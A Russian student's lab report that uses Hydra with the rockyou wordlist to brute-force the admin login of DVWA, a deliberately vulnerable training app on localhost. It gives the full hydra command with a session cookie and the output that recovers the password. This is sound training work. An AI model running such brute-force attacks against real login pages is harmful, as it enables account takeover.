

Индивидуальный проект. Этап 3.

Использование Hydra

Садова Д. А.

Российский университет дружбы народов, Москва, Россия

Информация

- Садова Диана Алексеевна
- студент бакалавриата
- Российский университет дружбы народов
- [113229118@pfur.ru]
- <https://DianaSadova.github.io/ru/>

Вводная часть

- Разобраться в Hydra и взломать пользователя (меня).

- Разобраться в работе Hydra и взломать пользовательскую запись на DVWA.

- Источники Интернета.

1. Скачать словарь можно с GitHub. Архив весит 50.8мб.




Рис. 1: Скачиваем словарь

2. Разархивируем его на рабочий стол




Рис. 2: Открываем сам архив





Рис. 3: Файл на рабочем столе

3. Переходим в окно DVWA и открываем панель кода страницы (Важно: перед открытием обновите страницу). Нам нужна вкладка Cookies. Находим PHPSESSID и копируем строку Value



Filter Items	
Name	Value
PHPSES...	c37a760b074737ab4eba9849ee8e...
security	impossible

Рис. 4: PHPSESSID и Value

4. Переходим в консоль и используем заготовленную строку с ТУИС для работы Hydra. Добавляем на место PHPSESSID, полученный из предыдущего шага, код и запускаем программу. У нас должно вывестись логин и пароль от пользователя (меня) к сайту DVWA

```
(dianasa@vbox)-[~]  
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=b3dd99fd8eb5f1b16325c9c81884ef37:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 15:10:39  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=b3dd99fd8eb5f1b16325c9c81884ef37:F=Username and/or password incorrect.  
[80][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 15:11:19
```

Рис. 5: Пароль для сайта

5. Проверяем правильность пароля и логина

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area **admin**



- Мы смогли разобраться с работой Hydra и достать пароль и логин пользователя (меня).